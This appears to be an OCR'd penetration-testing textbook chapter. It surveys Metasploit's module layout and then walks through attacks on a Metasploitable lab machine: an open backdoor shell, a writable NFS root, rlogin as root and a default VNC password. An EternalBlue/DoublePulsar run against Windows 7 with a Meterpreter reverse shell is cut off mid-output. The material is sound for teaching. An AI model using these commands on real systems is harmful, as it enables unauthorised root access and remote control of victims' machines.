
Stages are large multi-purpose payloads designed to perform a wide variety of tasks and provide the hacker with a lot of functions to control the victim system. These payloads cannot be transferred in one shot to the victim. They have to be partitioned and transferred in stages, hence the name '*stages*.' The payload is divided into multiple chunks and each chunk is transferred in a stage until the entire payload has been transferred.

However, in order for this multi-stage transference to take place, there has to be a specific code, at the victim system, that takes care of receiving the stages and reconstructing them again. This helper code is called a *stager* – which is the next type of payloads.

Here are examples of stages payloads:

- Meterpreter (*which will be covered in the next module*).
- DllInject
- VNCInject

The following image shows stages payloads for Windows x86 and x64 systems:




```
kali@kali:/usr/share/metasploit-framework/modules/payloads/stages/windows$ ls
dllinject.rb        meterpreter.rb        patchupmeterpreter.rb  upexec.rb      x64
encrypted_shell.rb  patchupdllinject.rb   shell.rb               vncinject.rb
kali@kali:/usr/share/metasploit-framework/modules/payloads/stages/windows$ cd x64/
kali@kali:/usr/share/metasploit-framework/modules/payloads/stages/windows/x64$ ls
encrypted_shell.rb  meterpreter.rb  shell.rb  vncinject.rb
kali@kali:/usr/share/metasploit-framework/modules/payloads/stages/windows/x64$
```

3. *Stagers*

These are utility payloads that help in transferring stages payloads. When the hacker using Metasploit would like to send stages payload, e.g., Meterpreter, the stager payload is sent first. Then, Metasploit coordinates with the remote stager payload – running on the victim's machine – in order to transfer the stages payload (e.g., Meterpreter).


The following image shows the stager payloads for Windows x86 systems:



```
kali@kali:/usr/share/metasploit-framework/modules/payloads/stagers/windows$ ls
bind_hidden_ipknock_tcp.rb  findtag_ord.rb                reverse_tcp_allports.rb
bind_hidden_tcp.rb          reverse_hop_http.rb           reverse_tcp_dns.rb
bind_ipv6_tcp.rb            reverse_http_proxy_pstore.rb  reverse_tcp.rb
bind_ipv6_tcp_uuid.rb       reverse_http.rb               reverse_tcp_rc4_dns.rb
bind_named_pipe.rb          reverse_https_proxy.rb        reverse_tcp_rc4.rb
bind_nonx_tcp.rb            reverse_https.rb              reverse_tcp_uuid.rb
bind_tcp.rb                 reverse_ipv6_tcp.rb           reverse_udp.rb
bind_tcp_rc4.rb             reverse_named_pipe.rb         reverse_winhttp.rb
bind_tcp_uuid.rb            reverse_nonx_tcp.rb           reverse_winhttps.rb
encrypted_reverse_tcp.rb    reverse_ord_tcp.rb            x64
```

- ***Auxiliary* Modules (auxiliary/)**


These modules perform tasks other than exploitation but are useful to the hacker. Functions done by auxiliary modules include port scanning, ARP scanning, network sniffing, software fuzzing, DoS attacks, etc. The following image shows the categories of auxiliary modules:



```
kali@kali:/usr/share/metasploit-framework/modules/auxiliary$ ls
admin    bnat    cloud    docx  example.rb  fuzzers  parser  scanner  sniffer  sqli  vsploit
analyze  client  crawler  dos   fileformat  gather   pdf     server   spoof    voip
```

- ***Nops* Modules (nops/)**

These modules insert NOOPs instructions in the payloads. The nops modules are grouped into directories according to the architecture they work on. The following image shows the different architectures and some modules for x64 and x86 systems:




```
kali@kali:/usr/share/metasploit-framework/modules/nops$ ls
aarch64  armle  mipsbe  php  ppc  sparc  tty  x64  x86
kali@kali:/usr/share/metasploit-framework/modules/nops$ cd x64
kali@kali:/usr/share/metasploit-framework/modules/nops/x64$ ls
simple.rb
kali@kali:/usr/share/metasploit-framework/modules/nops/x64$ cd ../x86/
kali@kali:/usr/share/metasploit-framework/modules/nops/x86$ ls
opty2.rb  single_byte.rb
```

- ***Encoder* Modules (encoders/)**

These modules offer the ability to encode the payloads in order to pass through network devices. Sometimes, the payload may contain characters considered illegal by the standards of network protocols (e.g., NULL characters or Whitespaces). Encoders help in changing the external appearance of payloads while in transit. Once the payload is injected into the memory, it decodes itself first and then starts executing.

The following image shows the different encoders for x86 systems:




```
kali@kali:/usr/share/metasploit-framework/modules/encoders/x86$ ls
add_sub.rb                  bmp_polyglot.rb     fnstenv_mov.rb         shikata_ga_nai.rb
alpha_mixed.rb              call4_dword_xor.rb  jmp_call_additive.rb   single_static_bit.rb
alpha_upper.rb              context_cpuid.rb    nonalpha.rb            unicode_mixed.rb
avoid_underscore_tolower.rb context_stat.rb     nonupper.rb            unicode_upper.rb
avoid_utf8_tolower.rb       context_time.rb     opt_sub.rb             xor_dynamic.rb
bloxor.rb                   countdown.rb        service.rb
```

It is important to note here that encoders are not meant to evade Anti-Virus detection; and if they do so, it is only a temporary byproduct.

- ***Post-Exploitation* Modules (post/)**

These modules perform post-exploitation tasks, such as keylogging, user accounts modifications, webcam manipulations, privilege escalation, etc. They are useful after you have exploited a system and got a remote shell access. The Post-Exploitation modules are grouped into two-level directories: the first is the platform (e.g., *Windows*, *Linux*, *OSX*, *etc*.) and the second is the functionality (e.g., *Manage*, *Gather*, *Escalate*, *Capture*, *etc*.). We will cover some of those modules in the next chapter.

The following image shows some modules under the categories of Capture and Escalate of Windows systems:



```
kali@kali:/usr/share/metasploit-framework/modules/post/windows$ ls
capture  escalate  gather  manage  recon  wlan
kali@kali:/usr/share/metasploit-framework/modules/post/windows$ cd capture/
kali@kali:/usr/share/metasploit-framework/modules/post/windows/capture$ ls
keylog_recorder.rb  lockout_keylogger.rb
kali@kali:/usr/share/metasploit-framework/modules/post/windows/capture$ cd ../escalate/
kali@kali:/usr/share/metasploit-framework/modules/post/windows/escalate$ ls
droplnk.rb    golden_ticket.rb      screen_unlock.rb
getsystem.rb  ms10_073_kbdlayout.rb  unmarshal_cmd_exec.rb
kali@kali:/usr/share/metasploit-framework/modules/post/windows/escalate$
```

Scripts Directory

This directory contains scripts that automate certain functions. Those scripts are not part of the core Metasploit platform and are developed by contributors. Some of them have even been outdated. There are four sub-directories within this directory:

- ***Meterpreter***: it contains outdated Ruby scripts that were designed to perform post-exploitation functions on Meterpreter sessions.

However, the scripts in this directory have been outdated and newer versions have been added to the /modules/post/ directory.

- ***Ps***: it contains Power Shell scripts. Currently, it has only one sample script called, *msflag.ps1*.
- ***Resource***: it contains some Resource Files (*.rc). A resource script may be called from within the Metasploit Console to run a pre-defined list of commands. It is like a Batch file on Windows/DOS. Some useful Resource files are:
    - portscan.rc – it can portscan the network using Nmap.
    - auto_brute.rc – it can automate brute forcing credentials against some discovered network services.
    - autoexploit.rc – it can be used after importing Nessus VA results so that it attempts to exploit those vulnerabilities for which a Metasploit exploit exists.
- ***Shell***: it contains Ruby scripts designed to perform post-exploitation functions on a typical Shell session. However, this directory currently contains only one script, migrate.rb, which really prints a message saying that "*migrating is not supported on CommandShell sessions*."

Tools Directory

In order to increase the richness of Metasploit, its developers and contributors have created certain tools as Ruby scripts that can be used from Metasploit. Some of those tools perform functions similar to other external tools (for example, psexec). This directory contains the following sub-directories:

- ***Context***: it contains three tools, written in C and compiled using CC, that can be used with the *xor_context* encoder module.
- ***Dev***: it contains Ruby scripts that are useful for Metasploit development.
- ***Docs***: it contains scripts that find information about modules and their documentations. Currently, there is only one Python script, issue_finder.py .
- ***Exploit***: it contains Ruby scripts that are useful during the exploitation process. Some of the useful ones are:
    - exe2vba.rb : it converts an EXE file to a VBA script that can be used as a Macro in MS Word/Excel.

    - exe2vbs.rb : it converts an EXE file to a VBS script.
    - psexec.rb: this is a Ruby implementation of the of PSEXEC tool.
    - virustotal.rb : this tool checks a file – or multiple files – against VirusTotal public scanning engine.
    - reg.rb : this tool reads and extracts values from the Registry.
- ***Hardware***: it contains a couple of tools that can work with HWBridge interface.
- ***Memdump***: it contains a tool (written in C) that can dump mapped memory segments in a running process.
- ***Modules***: it contains different Ruby tools that handle Metasploit modules. Some of those tools list certain information of modules (e.g., author, description, license, payloads, etc.).
- ***Password***: it contains Ruby tools that deals with password hashes. For example, the lm2ntcrack.rb attempts to crack NTLM hashes, while hmac_sha1_crack.rb attempts to crack HMAC SHA1 hashes.
- ***Payloads***: it contains tools that generate or work with payloads. Currently, there are tools that work with ysoserial package – a collection of utilities that exploit Java deserialization vulnerabilities.
- ***Recon***: it contains tools that aid in performing reconnaissance. For example, the tool makeiplist.rb takes a range of IP addresses (e.g., 10.10.10.1-250) and expands it into a list of individual IP addresses.

Plugins Directory

This directory contains Ruby scripts that expand the functionality of Metasploit. Some of the useful plugins are:

- nessus.rb : it enables Metasploit to integrate with Nessus. Metasploit can run Nessus scans and analyze its results.
- nexpose.rb : it enables Metasploit to integrate with Rapid7 Nexpose.
- sqlmap.rb : it enables Metasploit to run and manage SQLMap tool.


Running Metasploit

The best way to run and use metasploit is through its interactive console: msfconsole . You can execute the following command:

```
#msfconsole
```

When the interactive console runs, you will see the indicator

```
msf5 >
```



```
kali@kali:~$ msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v5.0.101-dev                          ]
+ -- --=[ 2050 exploits - 1108 auxiliary - 344 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View a module's description using info, or the enhanced version in your browse
r with info -d

msf5 >
```

Typing either help or ? will give you a list of all available commands. The following are some important commands:

use	allows you to use an exploit or an axiliary module.
set	allows you to set variables (options) for an exploit or a payload.
setg	allows you to set a variable globally.
get	allows you to read the value of a variable.
getg	allows you to read the global value of a variable.
unset	allows you to reset the value of a variable.
unsetg	allows you to reset the global value of a variable.
search	allows you to search for a certain module.
sessions	allows you to see and interact with different sessions.
back	allows you to get outside a module.
options	allows you to see the options and variable for a

	module.
advanced	allows you to see the advanced options.

Metasploit Exploitation Process

The exploitation process can be summarized as follows:

I. *Select an Exploit*

This can be done using the command ‘ use ’ followed by the path and name of the exploit. Here are few examples:

```
msf> use exploit/windows/dcerpc/ms03_026_dcom
msf> use exploit/multi/http/tomcat_mgr_upload
msf> use exploit/unix/ftp/vsftpd_234_backdoor
msf> use exploit/multi/samba/usermap_script
```

II. *Set a Payload*

By typing show payloads , we can see the payloads applicable to the chosen exploit. Each exploit has a set of payloads that can be used with it. Once we know which payload to use, we set it using the command: set PAYLOAD <payload> . The following are few examples:

```
set PAYLOAD windows/adduser
set PAYLOAD windows/shell/bind_tcp
set PAYLOAD windows/shell/reverse_tcp
set PAYLOAD windows/meterpreter/bind_tcp
set PAYLOAD windows/meterpreter/reverse_tcp
```

III. *Configure the Exploit and Payload*

After you have selected the exploit and set the payload, you may type the command options to see the available options and variables that need to be configured. You configure the options by typing the command:

```
set <VARIABLE> <VALUE>
```

Here are few examples:

```
set RHOST 192.168.1.200
set RPORT 8080
set LPORT 5555
```

Some variables are already preset, i.e., they have default values. You can use them as they are or change them based on the situations.

IV. ***Run the Exploit***

After configuring the exploit and payload, you are ready to launch the exploit by typing either `run` or `exploit`.

Exploiting Metasploitable Vulnerabilities


In the previous module, we have scanned the Metasploitable system for vulnerabilities using the Nessus tool and we discovered nine critical vulnerabilities. Some of those vulnerabilities are exploitable while some are not. We will attempt to here to exploit four vulnerabilities and see how each one has its way of exploitation. The four vulnerabilities are:

1. Bind Shell (Rogue Shell) Backdoor Detection
2. NFS Exported Share Information Disclosure
3. “rexecd” Service Detection
4. VNC Server ‘password’ Password


Before attempting to exploit a vulnerability, read the description thoroughly and understand the details of the vulnerability. Not understanding the cause and impact of a vulnerability is a major source of failure when it comes to exploitation.

Bind Shall (Rogue Shell) Backdoor Detection

According to Nessus’ description, there is shell that is listening on port 1524 and no authentication is required to connect to it. The port 1524 is generally used by Ingres Database; however, sometimes malicious backdoor also use this port. Nessus has verified for us that there is a shell backdoor. An exposed Shell is like a Telnet server or an SSH Server (if encryption is used). Thus, using a Telnet client – or any similar tool – can be used to access the remote system (Metasploitable). The following two images show how we can access this Shell using ***telnet*** and ***netcat*** tools (*note that the Metasploitable IP address is 192.168.127.138*):



```
axon@ubuntu:~$ telnet 192.168.127.138 1524
Trying 192.168.127.138...
Connected to 192.168.127.138.
Escape character is '^]'.
root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# root@metasploitable:/# 
```



```
axon@ubuntu:~$ netcat 192.168.127.138 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# pwd
/
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/#
```

NFS Exported Share Information Disclosure

Nessus has indicated that there is an NFS share that is exported and can be mounted with no authentication. Additionally, the plugin output shows that the share is the root directory, /. Since the share is the root directory, that means we can have access to the entire filesystem.

Generally, the NFS service works alongside the RPC service. Thus, we need to install two packages: ***rpcbind*** and ***nfs-common***. The ***rpcbind*** allows us to interact with the remote RPC service and gather few information about the exposed services, including the NFS; the ***nfs-common*** allows us to mount an NFS share.

To install the needed packages, type the following commands:

```
# apt-get update
# apt-get install rpcbind
# apt-get install nfs-common
```

The ***rpcbind*** will install additional RPC tools such as, *rpcinfo*, *rpcdebug*, *rpcgen*, etc. We can use the rpcinfo to get information about the remote RPC services:

```
$ sudo rpcinfo -p 192.168.127.138
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  37638  status
    100024    1   tcp  54172  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  42751  nlockmgr
    100021    3   udp  42751  nlockmgr
    100021    4   udp  42751  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  55482  nlockmgr
    100021    3   tcp  55482  nlockmgr
    100021    4   tcp  55482  nlockmgr
    100005    1   udp  47341  mountd
    100005    1   tcp  45895  mountd
    100005    2   udp  47341  mountd
    100005    2   tcp  45895  mountd
    100005    3   udp  47341  mountd
    100005    3   tcp  45895  mountd
```


From the output above, we can see that the NFS server is running on ports 2049/udp and 2049/tcp. We can now attempt to check all exported shares on Metasploitable:

```
$ sudo showmount -e 192.168.127.138
Export list for 192.168.127.138:
/ *
```

The above output shows that the root directory is exported and anyone (*) can mount it. We can now create a temporary directory (/tmp/metasploitable) and then use the ***mount.nfs*** command to mount the remote root directory to our local temporary directory.

```
semurity@ubuntu:~$ sudo mkdir /tmp/metasploitable
semurity@ubuntu:~$ sudo mount.nfs 192.168.127.138:/ /tmp/metasploitable -w
semurity@ubuntu:~$ cd /tmp/metasploitable/
semurity@ubuntu:/tmp/metasploitable$ ls
bin   dev   ihackedyou.txt  lib         mnt        proc  srv  usr
boot  etc   initrd          lost+found  nohup.out  root  sys  var
cdrom  home  initrd.img     media       opt        sbin  tmp
vmlinuzsemurity@ubuntu:/tmp/metasploitable$ sudo touch ihackedyou.txt
```

As shown above, the **-w** flag in the ***mount.nfs*** command will give a read-write permission to the directory. And as it turned out, we can have a write permission. Finally, we were able to create a file, ***ihackedyou.txt***, on the remote system.



```
msfadmin@metasploitable:/$ ls
bin    dev    ihackedyou.txt   lib          mnt          proc   srv   usr
boot   etc    initrd           lost+found   nohup.out    root   sys   var
cdrom  home   initrd.img       media        opt          sbin   tmp   vmlinuz
msfadmin@metasploitable:/$ _
```

"rexecd" Service Detection

Nessus has detected that the **rexecd** service is running on the remote system. This service allows users to execute commands remotely with no authentication required.

Unlike the exposed Shell backdoor above, the **rexecd** service cannot be accessed using *Telnet* or *Netcat*. It requires its own client, **rlogin**.

We first need to install the package **rsh-client** (which contains the **rlogin** tool).

```
semurity@ubuntu:~$ sudo rlogin -l root 192.168.127.138
Last login: Tue Sep 15 02:24:16 EDT 2020 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# pwd
/root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~#
```

```
$ sudo apt-get install rsh-client
```


VNC Server ‘password’ Password

The Metasploitable system is running a VNC Server on port 5900/tcp. Nessus was able to test a small list of default and common passwords, and found that the Server accepts the password, ‘***password***’.

We can access the VNC server using the client, **vncviewer**:

```
# vncviewer 192.168.127.138
```

When prompted for a password, we enter `password`.



```
root@metasploitable:/# whoami
root
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
root@metasploitable:/# pwd
/
root@metasploitable:/# 
```

Note: if vncviewer does not exist on your system, you can install it as part of the package, xtightvncviewer:

```
$ sudo apt-get install xtightvncviewer
```

Exploiting *EternalBlue* (MS17-010) Vulnerability

In this section, we will be looking at a server-side exploitation against Windows 7 SP0 system. The vulnerability exists in the SMBv1 server.

Historical Background

The vulnerability was initially discovered secretly by the NSA (*National Security Agency*) along with three other vulnerabilities around February 2017. The NSA cybersecurity team developed four exploits for those vulnerabilities; and the exploits were called, *EternalBlue*, *EternalChampion*, *EternalRomance*, and *EternalSynergy*. The NSA then informed Microsoft about the vulnerabilities to develop patches for them. In March, the exploits were leaked publicly by a hacking group called the “Shadow Brokers.” Shortly after that, a ransomware, known as WannaCry, utilized the EternalBlue exploit and spread across the globe causing a world-wide panic. It is suspected that a North Korean APT (*Advanced Persistent Threat*) group called, the Lazarus Group, was behind the WannaCry ransomware.

Exploiting Windows 7 SP0

We will be used the original EternalBlue exploit but from within Metasploit. There are two prerequisites that we need to do:

1. We need to install the Windows Emulator (WINE) on our Kali Linux. The original exploits were made to run on Windows; thus, we need WINE in order to run them on Linux. Run the following commands as **root**:

```
# dpkg --add-architecture i386
# apt-get update
# apt-get install wine:i386
# apt-get install wine-bin:i386
# wine --version
```

2. Download and install the following Metasploit module. Run the following commands as **root** and from the root home directory (**/root/**):

```
# git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit.git
# cd Eternalblue-Doublepulsar-Metasploit/
# cp eternalblue_doublepulsar.rb /usr/share/Metasploit-
framework/modules/exploits/windows/smb/
```

Now, run Metasploit Console:

```
root@kali:~# msfconsole
```

Use the exploit module we have just installed:

```
msf5 > use exploit/windows/smb/eternalblue_doublepulsar
```

If the payload is not set by default, set it to Meterpreter Reverse TCP:

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set payload
windows/meterpreter/reverse_tcp
```

Check the available Options:

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > options
```

The following table lists the important options:

Option	Description
DOUBLEPULSARPATH	This is the path of *Doublepulsar-1.3.1.exe*. If you have installed Git package on the root home directory, then the default value is the correct one (*/root/Eternalblue-Doublepulsar-Metasploit/deps/*). Otherwise, you will need to adjust this setting. Note: Doublepulsar is an implant used by NSA exploits; it is injected first into a vulnerable system, then it is used to inject other backdoors.
ETERNALBLUEPATH	This is the path of *Eternalblue-2.2.0.exe*. If you have installed Git package on the root home directory, then the default value is the correct one (*/root/Eternalblue-Doublepulsar-Metasploit/deps/*). Otherwise, you will need to adjust this setting.
PROCESSINJECT	This is the process into which the *Doublepulsar* implant will be injected. The most reliable system process is **spoolsv.exe** which we will be using here.
RHOSTS	This is the target Windows 7 system IP address
TARGETARCHITECTURE	It can either be x64 or x86. In our case, the default value (x86) is the correct one.
WINEPATH	This is the path of the WINE folder. If you have installed WINE as root, the path should be /root/.wine/drive_c/
LHOST	This is the machine that will receive the Reverse TCP connection. It is our Kali

	Linux IP address.
LPORT	This is the listening port on the LHOST. We will leave the default one (4444)

Now set the necessary options:

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT spoolsv.exe
```

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RHOSTS 192.168.127.143
```

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LHOST 192.168.127.139
```

It is time to run the exploit:

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > run
```

```
[*] Started reverse TCP handler on 192.168.127.139:4444
[*] 192.168.127.143:445 - Generating Eternalblue XML data
[*] 192.168.127.143:445 - Generating Doublepulsar XML data
[*] 192.168.127.143:445 - Generating payload DLL for Doublepulsar
[*] 192.168.127.143:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
